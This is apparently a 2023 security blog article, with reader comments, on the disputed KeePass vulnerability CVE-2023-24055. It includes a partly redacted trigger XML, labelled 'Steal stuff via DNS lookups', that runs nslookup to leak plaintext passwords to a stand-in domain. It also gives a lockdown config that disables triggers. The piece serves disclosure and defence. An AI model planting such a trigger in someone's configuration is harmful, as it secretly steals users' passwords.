Password-stealing "vulnerability" reported in KeePass – bug or feature?

01 FEB 2023 38

Cryptography, Data loss, Vulnerability

by Paul Ducklin

It's been a newsworthy few weeks for password managers – those handy utilities that help you come up with a different password for every website you use, and then to keep track of them all.

At the end of 2022, it was the turn of LastPass to be all over the news, when the company finally admitted that a breach it suffered back in August 2022 did indeed end up with customers' password vaults getting stolen from the cloud service where they were backed up.

(The plaintext passwords themselves weren't stolen, because the vaults were encrypted, and LastPass didn't have copies of anyone's "master key" for the backup vault files themselves, but it was a closer shave than most people were happy to hear.)

Then it was LifeLock's turn to be all over the news, when the company warned about what looked like a rash of password guessing attacks, probably based on passwords stolen from a completely different website, possibly some time ago, and perhaps purchased on the dark web recently.

LifeLock itself hadn't been breached, but some of its users had, thanks to password-sharing behaviour caused by risks they might not even remember having taken.

Competitiors 1Password and BitWarden have been in the news recently, too, based on reports of malicious ads, apparently unwittingly aired by Google, that convincingly lured users to replica logon pages aimed at phishing their account details.

Now it's KeePass's turn to be in the news, this time for yet another cybersecurity issue: an alleged *vulnerability*, the jargon term used for software bugs that lead to cybersecurity holes that attackers might be able to exploit for evil purposes.

Password sniffing made easy

We're referring to it as a *vulnerability* here because it does have an official bug identifier, issued by the US National Institute for Standards and Technology.

The bug has been dubbed **CVE-2023-24055**: *Attacker who has write access to the XML configuration file [can] obtain the cleartext passwords by adding an export trigger.*

The claim about being able to obtain cleartext passwords, unfortunately, is true.

If I have write access to your personal files, including your so-called `%APPDATA%` directory, I can sneakily tweak the configuration section to modify any KeePass settings that you have already customised, or to add customisations if you haven't knowingly changed anything…

…and I can surprisingly easily steal your plaintext passwords, either in bulk, for example by dumping the whole database as an unencrypted CSV file, or as you use them, for example by setting

a “program hook” that triggers every time you access a password from the database.


Note that I don’t need *Administrator* privileges, because I don’t need to mess with the actual installation directory where the KeePass app gets stored, which is typically off-limits to regular users.

And I don’t need access to any locked-down global configuration settings.

Interestingly, KeePass goes out of its way to stop your passwords being sniffed out when you use them, including using tamper-protection techniques to stop various keylogger tricks even from users who already have sysadmin powers.

But the KeePass software also makes it surprisingly easy to capture plaintext password data, perhaps in ways you might consider “too easy”, even for non-administrators.

It was a minute’s work to use the KeePass GUI to create a *Trigger* event to run every time you copy a password into the clipboard, and to set that event to do a DNS lookup that included both the username and the plaintext password in question:



We could then copy the not-terribly-obvious XML setting for that option out of our own local configuration file into the configuration file of another user on the system, after which they too would find their passwords being leaked over the internet via DNS lookups.

Even though the XML configuration data is largely readable and informative, KeePass curiously uses random data strings known as GUIDs (short for *globally unique identifiers*) to denote the various *Trigger* settings, so that even a well-informed user would need an extensive reference list to make sense of which triggers are set, and how.


Here's what our DNS-leaking trigger looks like, though we redacted some of the details so you can't get up to any immediate mischief just by copying-and-pasting this text directly:

```
<Trigger>
   <Guid>XXXXXXXXXXXXXXXXXXXX</Guid>
   <Name>Copy</Name>
   <Comments>Steal stuff via DNS lookups</Comments>
   <Events>
      <Event>
         <TypeGuid>XXXXXXXXXXXXXXXXXXXX</TypeGuid>
         <Parameters>
            <Parameter>0</Parameter>
            <Parameter />
         </Parameters>
      </Event>
   </Events>
   <Conditions />
   <Actions>
      <Action>
         <TypeGuid>XXXXXXXXXXXXXXXXXXXX</TypeGuid>
         <Parameters>
            <Parameter>nslookup</Parameter>
            <Parameter>XXXXX.XXXXX.blah.test</Parameter>
            <Parameter>True</Parameter>
            <Parameter>1</Parameter>
            <Parameter />
         </Parameters>
      </Action>
```

```
    </Actions>
  </Trigger>
```

With this trigger active, accessing a KeePass password causes the plaintext to leak out in an unobtrusive DNS lookup to a domain of my choice, which is `blah.test` in this example.

Note that real-life attackers would almost certainly scramble or obfuscate the stolen text, which would not only make it harder to spot when DNS leaks were happening, but also take care of passwords containing non-ASCII characters, such as accented letters or emojis, that can't otherwise be used in DNS names:



But is it really a bug?

The tricky question, however, is, *"Is this really a bug, or is it just a powerful feature that could be abused by someone who would already need at least as much control over your private files as you have yourself?"*

Simply put, is it a vulnerability if someone who already has control of your account can mess with files that your account is

supposed to be able to access anyway?

Even though you might hope that a password manager would include lots of extra layers of tamper-protection to make it harder for bugs/features of this sort to be abused, should **CVE-2023-24055** really be a CVE-listed vulnerability?

If so, wouldn't commands such as `DEL` (delete a file) and `FORMAT` need to be "bugs", too?


And wouldn't the very existence of PowerShell, which makes potentially dangerous behaviour much easier to provoke (try `powerhsell get-clipboard`, for instance), be a vulnerability all of its own?

That's KeePass's position, acknowledged by the following text that has been added to the "bug" detail on NIST's website:

> *** DISPUTED ** [...] NOTE: the vendor's position is that the password database is not intended to be secure against an attacker who has that level of access to the local PC.*

What to do?

If you're a standalone KeePass user, you can check for rogue Triggers like the "DNS Stealer" we created above by opening the KeePass app and perusing the *Tools* > *Triggers...* window:



Note that you can turn the entire *Trigger* system off from this window, simply by deslecting the `[ ] Enable trigger system` option...

...but that isn't a global setting, so it can be turned back on again via your local configuration file, and therefore only protects you from mistakes, rather than from an attacker with access to your account.

You can force the option off for everyone on the computer, with no option for them to turn it back on themselves, by modifying the global "lockdown" file `KeePass.config.enforced.XML`, found in the directory where the app program itself is intalled.

Triggers will be forced off for everyone if your global XML enforcement file looks like this:

```
<?xml version="1.0" encoding="utf-8"?>
<Configuration xmlns:xsi="http://www.w3.org/2001/XMLSchema-insta
   <Application>
      <TriggerSystem>
         <Enabled>false</Enabled>
      </TriggerSystem>
   </Application>
```

```
</Configuration>
```

(In case you're wondering, an attacker who has write access to the application directory to reverse this change would almost certainly have enough system-level power to modify the KeePass executable file itself, or to install and activate a standalone keylogger anyway.)

If you're a network administrator tasked with locking down KeePass on your users' computers so that it's still flexible enough to help them, but not flexible enough for them to help cybercriminals by mistake, we recommend reading through the KeePass *Security Issues* page, the *Triggers* page, and the *Enforced Configuration* page.

Free tools

Previous: GitHub code-signing c... Next: S3 Ep120: When dud crypt...

38 comments on “Password-stealing “vuln...

Rob February 1, 2023 at 7:32 pm

The article switches between spelling it “Keypass” and “Keepass”.

4 0 Rate This

Reply

Paul Ducklin February 1, 2023 at 7:39 pm

Aaargh, fixed, thanks!

2 0 Rate This

Reply

Brian Cole February 1, 2023 at 7:59 pm

Please be careful with the name. Keypass is not the same as Keepass.

3 0 Rate This

Reply

Paul Ducklin February 1, 2023 at 9:02 pm

Keypass? I see no “KeyPass” 🙂 (I mistyped it once and both the look and the feel of the typing must hav taken hold. I think I have it all consistent now.)

I am not too worried about confusion because [a] logo and [b] clear screenshots of the product I meant in the article.

HtH.

3 0 Rate This

Reply

Zae February 1, 2023 at 9:18 pm

Would this apply to all versions of KeePass like KeePassXC?

3 0 Rate This

Reply

Paul Ducklin February 1, 2023 at 10:34 pm

KeePassXC isn’t really “a version” of KeePass… it’s a separate product that started off from the KeePassX code, which was originally KeePass/L, which was a rewrite for Linux of the C#/.NET product KeePass, which is for Windows… the names pay homage to the history of the various projects but they are separate and different.

I don’t think that KeePassXC has any built-in component resembling Triggers, so I assume the answer is, “No”, but I can’t be sure… any KeePassXC users able to advise?

2 0 Rate This

Reply

Simon February 1, 2023 at 10:45 pm

Don't think KeepassXC has triggers ported over.

1 0 Rate This

Reply

Paul Ducklin February 1, 2023 at 10:49 pm

They aren't mentioned in the online manual (that I could see), at any rate... and I found a discussion forum from about 2020 where someone was saying they wanted to switch from KeePass to KeePassXC but couldn't because they had come to rely on the Trigger functionality and it didn't exist in the XC code.

1 0 Rate This

Reply

David L February 1, 2023 at 11:08 pm

Well, by time you all figure out the proper spelling of KeePass, and Paul misspelled it again, in his last comment (need to have a serious talk with his spell checker) everyone will have forgotten the "BUG" that's not a BUG. Disputed I believe was the word from KeePass. So, in other words, if I own you, then, I can have access to whatever I want? Did I get that right? SMH Oh yah, who in their right mind actually used the f__king Clipboard to transfer credentials? And KeePass 2 for Android has a built-in keyboard to make it's transfers, BTW. This client app, is open source by a different developer over in Germany.

0 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 12:20 am

Strictly speaking, the word “disputed”, as you will see in the article, came from NIST in an update to the bug detail.

As for “if I pwn you then I can have you access to whatever I want”… well, you can shake your head all you want but that’s (loosely speaking) the long and the short of it, and it’s useful to work on the principle that if you have been pwned then anything you can do while logged on is something the crooks could have done while they were in.

As for whether those KeePass “triggers” really should be harder to set up and easier to audit… I’m leaving readers to make up their own minds (and I did show how to make this hack into one that won’t work unless you get full admin powers first)…

Let’s see what the author of KeePass finally decides to do – just remember that if you are already pwned then, even if KeePass adds a bunch of security-through-obscurity to shield against this trick, you *are already pwned*, and should react accordingly.

3 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 12:22 am

PS. All KeePass-derived flavours are open source, because the original code was under the GPL, thus all derivative works are, too.

1 0 Rate This

Reply

David L February 2, 2023 at 12:46 am

Thanks for the clarification, and additional info on open source, I missed that somewhere along the way.

3 0 Rate This

Reply

Richard Pennington February 2, 2023 at 1:23 am

Is a password manager – no matter which one – a single point of failure? By design, it is a high-value target for a hacker, and the presence of any vulnerability (such as this one, or such as a previous bug in a password manager of another brand) potentially allows an attacker to "jackpot" every password on the system, regardless of those passwords' notional strength.

2 2 Rate This

Reply

Pete February 2, 2023 at 7:18 am

But what's the alternative? Reusing the same password (or easy to guess variations) on all your 100+ services? That would be an even bigger single point of failure and just helps the criminals to save time. 😉

0 0 Rate This

Reply

Richard Pennington February 2, 2023 at 1:24 am

You have an instance of "Keyeass" in your next-to-last paragraph …

0 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 1:35 am

Aaaaaaaaarrrrgh with more As and Rs. Out of the frieing pan and into the fyre.

I guess searching for “KeyP” and “KeeP” was asking for trouble :-)

Let’s hope I’ve got them all now.

4 0 Rate This

Reply

Tom February 2, 2023 at 3:01 am

Physical access of ANY system means “I own you,” So I’m also puzzled why anyone would respond with “SMH.” I’ve even hacked mainframes to which I had physical access, as well as Linux, Mac and Windows.

1 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 11:08 am

To be fair, that’s nowhere near as true as it once was, thanks to tamper-resistant hardware devices that really do seem to work as claimed.

For example, if you steal my mobile phone, it’s fairly unlikely you will be able to break in and read off the files, assuming I have a decent lock code set.

And if you take the SIM card out of it, it’s unlikely you will be able to extract the master cryptographic key that’s stored in it, even if you are first able to crack the PIN (3 tries only) or the PUK (10 tries then fried).

1 0 Rate This

Reply

uTILLIty February 2, 2023 at 6:15 am

Any colleague or family member can sit down on your computer while you’re logged in but away from your desk and it

takes him 2 minutes to install this on your machine. I don't feel comfortable knowing that...

0 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 11:18 am

If they can take over your logged-in session while you are absent then there are very many privacy-sapping things they can do anyway (reading all or most of your files, for example, making unauthorised copies, even sneakily changing them – as they might change your KeePass configuration file – in ways you might never notice).

The trick to managing that risk is simply not to leave your computer unlocked when you are not using it.

I mapped a key I never use to do an instant "lock device" for when I am AFK. I use it everywhere, even if I am home alone and step into the kitchen to make a coffee, so it's become an ingrained habit. And I don't use "sleep" mode – I shut down fully (and have full disk encryption) even if I am just going 1km down the road to the coffee shop. (UK coffee shops are not like Dutch ones. They actually sell coffee.)

It's a bit more hassle for quite a lot more peace of mind.

2 0 Rate This

Reply

John February 2, 2023 at 9:38 am

Would a Windows Sandboxie sandbox of Keepass stop this. Similarly a Firejailed keepass for linux?

0 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 11:29 am

It might help to make the exfiltration part a bit harder (assuming you are using my trick of using an external command to force the unwanted DNS request – I just used the "shell out to another command" trigger action to run nslookup) if you lock down the KeePass app's run-time behaviour.

But I somehow doubt you could stop trigger misuse entirely, not least because people who use triggers want to be able to get KeePass to extract data from other parts of the system (or even to connect to remote systems) and then to inject that data into other processes to supply the password. So locking down the program sufficiently tightly in a software jail to stop this "feature" might turn out to stop the program doing what it is supposed to.

I assume that some sort of "process jail" would help to protect KeePass from outside influence *while it's running*, but this "bug" seems to be predicated on an attacker modifying the configuration file in %APPDATA% externally, in other words not by triggering an RCE in the KeePass app itself.

If you are a Sandboxie user (it's now open source, after being owned briefly by Sophos as a side-effect of an acquisition) I would love to hear what sort of protection it might be able to provide!

1 0 Rate This

Reply

Anonymous February 2, 2023 at 9:47 am

In my opinion, this 'feature' and the defense from the vendor are problematic. If a user is logged on, they can perform any operation on their files except where another authentication step is mandated. In this way, you need to 'unlock' additionally

e.g. a certificate store. The pwner can not peruse your certificates if they don't know the certificate store password.

1 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 11:39 am

KeePass does require a master password at startup before it unlocks the password vault, but as far as I can see it reads your local configuration first, so the configuration settings are not encrypted "at rest".

If they were, then I guess this issue would be harder to exploit, because someone with access to your account would not be able to tamper with the configuration file unless KeePass were already open and unlocked (in which case they could use KeePass itself to make the changes, assuming your PC was unlocked too).

2 0 Rate This

Reply

huntz February 2, 2023 at 11:43 am

The sentence "Even though you might hope that a pssword manager" has the word "password" misspelled ☺

0 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 3:58 pm

Fixed, thanks.

0 0 Rate This

Reply

Jeroen v D February 2, 2023 at 12:28 pm

I wound up blocking KeePass using Sophos application control by policy, and started using KeePassXC. Looks better too.

0 0 Rate This

Reply

NF February 2, 2023 at 12:39 pm

While the actual passwords weren't in clearest for LastPass, I feel like it's a little unclear to say they weren't stolen. From my understanding, the passwords are in the attackers reach. All they need to do is brute force the master password on the vault.

0 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 3:58 pm

I think it was clear enough given the context, but I changed it to say "the plaintext passwords weren't stolen". Thanks.

0 0 Rate This

Reply

Anonymous February 2, 2023 at 4:11 pm

I think KeePass needs to fix this somehow. Couldn't technically any piece of software be able to edit that file to insert the export...? It's a handy and sneaky way for hackers to keep stealing your passwords without you noticing. Let's say a RCE bug in some game, say GTA5, could create quite mayhem. I think it's wrong to think that just by having access it's useless to fix. It's about security for crying out loud. If you can make it not do this, that's a hundred times better than letting it do it.

2 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 4:36 pm

A few things come to mind, notably having some kind of cryptographic authentication on the file so it can't be modified by other programs.

Having said that, you can already lock down KeePass so that your user-level accounts can't alter the run-time configuration, by using the "enforcement" XML file, which can't be modified by other software you happen to be running, e.g. via an RCE in a game. The admin-only "enforcement" file, as its name suggests, can be used to override settings that users (accidentally or with the "help" of attackers) insert into their own, more widely-writable, local config files.

0 0 Rate This

Reply

Alan M. February 2, 2023 at 5:48 pm

I use KeePass on my corporate work computer and only keep work related passwords in that database. But any admin could edit the config file, have KeePass export all of my passwords the next time I open it, and then edit the config file back. This makes KeePass useless for any work/corporate environment.

0 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 6:19 pm

If your admins are that untrustworthy then I would recommend not putting any personal passwords in any work password manager anyway – they could just use a keylogger or RAM scraper instead and probably unravel

your non-work digital life regardless of which password manager they chose for you to use.

0 0 Rate This

Reply

s31064 February 2, 2023 at 6:04 pm

I've been using KeePass for years, primarily because it's completely local to the system I'm using it on. I want nothing to do with web based password managers. I do sync my .kdbx files manually, but that process is purposely laborious so as to not use the network to transfer the file from one system to another. I agree with KeePass and some of the statements in the article, in that if someone has enough access to your system that they can set a trigger, you've got much bigger issues that need to be addressed before you start blaming KeePass.

As far as the spelling / grammar nazis are concerned, I just wonder if they're this vociferous when it comes to tech manuals or even simple instruction sheets. Even newspapers (yes, they do still exist) are replete with errors, mainly because automated spellcheckers are not as proficient as human proofreaders, but they are a hell of a lot less expensive. NakedSecurity relates real and possible security issues in as close to real-time as possible. If you understand what you're being told, just leave it at that and forget about the spelling.

2 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 6:15 pm

Well, I'm not pleased that I somehow started typing KeyPass when the product is named KeePass...

...but those two words *are precise homophones*, so when you listen to the podcast (just up, S3 Ep 120!) you really will

have to figure it out four yourself…

…and given the context, I can't see anyone getting confused. Nevertheless, I think I have caught them all by now!"

Let's hope KeePass does add some kind of integrity protection on local config files, because they do allow you to put the software into a dangerously insecure state, yet it's not easy to peruse the config file and spot the risky bits.

0 0 Rate This

Reply

Jonah February 2, 2023 at 10:34 pm

It is worth reading an article in its entirety before publishing it.
There is a sentence ending(?) to "userse"
Also, is it just me, or the meaning of "using tamper-protection techniques to stop various anti-keylogger tricks" is… confusing? Who wants to stop anti-keylogger tricks? I want to stop keylogger tricks.

0 0 Rate This

Reply

Paul Ducklin February 2, 2023 at 10:37 pm

Fixed, thanks.

1 0 Rate This

Reply

David February 3, 2023 at 10:43 am

KeePass v1.x doesn't have the 'Trigger' system, so no bug.
https://keepass.info/compare.html

0 0 Rate This

Reply

What do you think?

Comment *

Name

Email

Website

Post Comment

Recommended reads

NOV
17 BY PAUL DUC 0

S3 Ep109: How one leaked email password could drain your

NOV
10 BY PAUL DUC 2

Emergency code execution patch from Apple – but not an 0-day

DEC
23 BY PAUL DU 109

LastPass finally admits: Those crooks who got in? They did steal